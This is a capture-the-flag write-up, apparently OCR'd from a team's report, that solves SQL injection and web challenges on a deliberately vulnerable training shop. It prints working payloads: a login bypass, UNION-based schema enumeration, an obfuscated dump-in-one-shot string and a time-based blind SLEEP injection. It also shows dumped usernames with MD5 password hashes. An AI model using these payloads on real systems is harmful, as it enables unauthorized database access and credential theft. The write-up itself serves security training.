
WRITEUP CURTIN CTF CHALLENGE

USIM Team Name: GAJAH DUDUK (T3SL4) & sk1d_s3c

Flag format: CURTIN_CTF{ }

SQL INJECTION CATEGORY

Link: http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/index.php



---

1. TRY TO LOGIN (100 POINTS)


Your mission: bypass the login of KrazzyShopper and retrieve the hidden 'flag' from the database. You'll need cunning SQL skills to exploit vulnerabilities and stay under the radar. Good luck!

Author's discord: .ahgana

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login1.php

1. So, the first chal about the login page. The first idea that came into my mind is bypassing the admin page login using the cheat sheet from outside sources like Github.

Payload: admin' or '1'='1 --+-



Try to login:

CURTIN_CTF{5H0pT1m3}

Home

2. TRY TO LOGIN IN….AGAIN (100 POINTS)

Once more, find yourself at the virtual gates of KrazzyShopper


Author Discord: .ahgana

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login2.php

The second chal, I can't use the same payload. So, I decided to check whether it is exposed to SQLi Vulnerability or not by input the (') character at the field box.


Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9')' at line 1

Home




So, I'm using Burp Suite to make a custom request to the web. I'm using burp intruder to 'brute force and bypassing' the admin login page.

I'm got the flag when I check the length response and see if any suspicious length been detected. So, I got this response from the burp intruder with a flag.



FLAG: CURTIN_CTF{welc0m3aG@1n}



use bypass_SQL_payload.txt as payload


3. Database Discovery Quest & Table Name Treasure Hunt

(250 POINTS) Search for products SQLi Vulnerability

In this challenge, you'll embark on a quest to SEARCH for hidden secrets of the "KrazzyShopper" database. Your mission: Find the database name. It's as easy and difficult as that :)

Author Discord Username: .ahgana

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/searchproducts.php



For this question, I use union attack to retrieve the 'vulnerability column number' from the web server as shown above. It have 5 columns by using order by to guess the number of columns in the database by looking at the response and web rendering.

Payload: 'or 1=1 union select 1,2,3,4,5#

So, I manage to use Dump in One Shot (DIOS) that I get from the github and outside sources.

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-dios---dump-in-one-shot

OR use bypass_SQL_payload.txt as payload

I custom the payload for my attack. The dios will be able to retrieve all the database which is, database name, version, all the table name and all columns in the database. Here is the screenshot and the payload. The payload was so

long, and I will share a bit of the payload. You can refer to the actual simple payload in the github link provided.

buffalo	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
2	admin::8387bfe45589ee5ddab966c27be748a6 bobby::938d0079fbc8d76c4ca7c7c64d5246b7 ramesh::1cc717c472f214f5307ef20c32790fa9 suresh::238e9d41023df7a41fb699202af64d15 alice::38d67423412aa78c85a66a5dcd581772 voldemort::d1db35c91478b587d7c1b53c351bc001 frodo::2564ce8bf11021e0f0d0112a4dc36b80 hodor::e686c570a4fbc53765987315686660e0 rambo::549f1037d82dd55b532054b77b969f02 tom::872fc8ed4cae593dc5e62f00157b7db6	4	5

Profile | Logout | Home

--> products :: description
--> products :: id
--> products :: price
--> products :: product_name
--> products :: product_type
--> users :: description
--> users :: fname
--> users :: id
--> users :: password
--> users :: username

VERSION:: 8.0.34

USER:: root@172.18.0.3

DATABASE:: sqlitraining

TOTAL DATABASE::

------> mysql

------> information_schema

------> performance_schema

------> sys

------> sqlitraining

admin::8387bfe45589ee5ddab966c27be748a6

bob::938d0079fbc8d76c4ca7c7c64d5246b7

ramesh::1cc717c472f214f5307ef20c32790fa9

suresh::238e9d41023df7a41fb699202af64d15

alice::38d67423412aa78c85a66a5dcd581772

voldemort::d1db35c91478b587d7c1b53c351bc001

frodo::2564ce8bf11021e0f0d0112a4dc36b80

hodor::e686c570a4fbc53765987315686660e0

rhombus::549f1037d82dd55b532054b77b969f02

voldemort::872fc8ed4cae593dc5e62f00157b7db6

The payload should be like this, I'm sorry for the length.

Payload DIOS: */!50000cOncat/GAJAH-DUDUK//*(0x223e273e3c2f7469746c653e,0x3c703e3c62723e3c6120687265663d2223223e3c696d67207469746c653d224841584f5222207372633d2268747470733a2f2f312e62702e626c6f6773706f742e636f6d2f2d756939795f376b6a5a51512f5836356f51356d4D5a34492f4141414141414141414144412f45374e7a42316e686270516e314a316d4E474F58335a783857744A537250354177434c63424741735948512f733332302f323030313131335f3137303032382e706e67222068656967687 43d22313530222f3e3c2f613e3c2f703e3c62723e3c666f6e7420636f6c6f723d22726564223e3c623e496e6a656374656420627920,0x6b6163616e67,0x3c2f623e3c2f666f6e743e3c62723e3c62723e,0x3c666f6e7420636f6c6f723d22626c7565223e,0x56455253494f4e3a3a20,*/!50000VerSiOn/GAJAH-DUDUK//*(),0x3c62723e,0x555345523a3a20,*/!50000UsEr/GAJAH-DUDUK//*(),0x3c62723e,0x44415441424153453a3a20,*/!50000DaTabaSe/GAJAH-DUDUK//*(),0x3c62723e,0x3c62723e,0x544f54414c204441544142415345 3a3a20,0x3c62723e,(SeLECT(@w)*/!50000FrOM/GAJAH-DUDUK//*(*/!50000SeLECT/GAJAH-DUDUK//*(@w:=0x00),(SeLECT(@w)*/!50000FrOM/GAJAH-DUDUK//*(*/!50000INFOrmATIoN_SChEmA/GAJAH-DUDUK//*.SCheMaTA)*/!50000WhErE/GAJAH-DUDUK//*(@w)IN(@w:=*/!50000CoNCaT/GAJAH-DUDUK//*(0x20,@w,0x3c666f6e7420636f6c6f723d22726

But it does not giving me any flag from there, just information and a bit database from the server. So, I decided to use other payload, so that I can get any flag from there.

4. TABLE NAME TREASURE HUNT (300 POINTS)


As you once again SEARCH within the depths of the "KrazzyShopper" database, your target for this challenge is to Find ALL the table names. As you unearth these hidden gems, you'll uncover two parts of a flag. Make sure you add both parts of the flag exactly as displayed, without any extra whitespaces or other characters.

Can you find the treasure and piece together the ultimate flag? The hunt begins now. Good luck!

Author Discord: .ahgana

- Payload: ' union select null, table_name, column_name, table_schema, null from information_schema.columns#

- I got the flag for the 'Table Name Treasury Hunt Part 1 and 2'. Mix it together, and submit it as one flag.




5. Fiver Fever (350 POINTS)

Your mission in this 5th SQLi challenge is to hash the MD5-hashed password of the lucky 5th person, and then enclose it within the brackets of CURTIN_CTF{}.

If only we could assign 555 points to this challenge :D

Author Discord: .ahgana


The fourth challenge, so I manage to get other vulnerabilities which is Insecure Direct Object References (IDOR) but modify the username above the parameter URL.



So, I hash it twice using MD5 encoder online, then I submit it as a flag.

https://10015.io/tools/md5-encrypt-decrypt

https://md5decrypt.net/en/



The flag wil be like CURTIN_CTF{ab57c73efc0563ea1a25df5fb6c7590a}

6. SLOW DOWN… (Blind SQLi) 450 POINTS

Close your eyes, take a deep breath, slow down... and everything you are chasing will come around and catch you. Including the flag for this challenge. Attempt to conduct a Time-based Blind SQL Injection on KrazzyShopper

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/blindsqli.php


The idea is, we inject the blind SQLi payload into the vulnerability column and make sure the payload is compatible with MYSQL server. So, here is the payload.

You can explore the payload for blind SQLi from medium.com. Here the link:-

https://ansar0047.medium.com/blind-sql-injection-detection-and-exploitation-cheatsheet-17995a98fed1

Payload: http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/blindsqli.php?user=alice%27union%20select%201,2,SLEEP%20(10),4,5--+-

OR use time_based_SQL_payload.txt as payload



FLAG: CURTIN_CTF{5l0wpOk3}


7. Unveiling the Dark Wizard's Secrets (500 POINTS)

A user voldermort is notorious for harbording secret after secret - not only is he crazy about avenging Harry Potter, but he's also a KrazzyShopper! That's not it...He actually goes by the first name Tom!

Now, your mission is to reveal his ultimate secret, his password, and enclose it within the CURTIN_CTF{} brackets.

Can you unveil the third secret and claim victory in this mysterious quest?

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/



I got the hash password for ~~Voldemort~~ Tom before, so the flag will be like this.

CURTIN_CTF{872fc8ed4cae593dc5e62f00157b7db6}

buffalo	animal	endless supply of authentic milk	23000
bicycle	vehicles	the best in the market, now ride to office!	10000
2	admin::8387bfe45589ee5ddab966c27be748a6 bobby::938d0079fbc8d76c4ca7c7c64d5246b7 ramesh::1cc717c472f214f5307ef20c32790fa9 suresh::238e9d41023df7a41fb699202af64d15 alice::38d67423412aa78c85a66a5dcd581772 voldemort::d1db35c91478b587d7c1b53c351bc001 frodo::2564ce8bf11021e0f0d0112a4dc36b80 hodor::e686c570a4fbc53765987315686660e0 rambo::549f1037d82dd55b532054b77b969f02 tom::872fc8ed4cae593dc5e62f00157b7db6	4	5

Profile | Logout | Home

WEB GENERAL CATEGORY

In this chal, we are given this link.

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com

1. No crawl (Robots.txt) 150 POINTS

Crawlers shall not get this flag!!!

Url : http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/

Author: @sivagirish


- We get secret directory in the file that name ‘robots.txt’. So, we manage to get the flag from there.

from this link the first thing I check is robots.txt so it will be http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/robots.txt

User-agent : Mozilla
Disallow : /.r0b0fl4gch4l1c

I get this from robots.txt that show a new directory

curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com//.r0b0fl4gch4l1c



from this link I get a plain base64 text:
Q1VSVElOX0NURntCMFQ1MzBUNUJPVFNCMFQ1NTU1NTVCT1RTfQ==

After decode the base64 it will give the flag

```
└─$echo Q1VSVElOX0NURntCMFQ1MzBUNUJPVFNCMFQ1NTU1NTVCT1RTfQ== | base64 -d
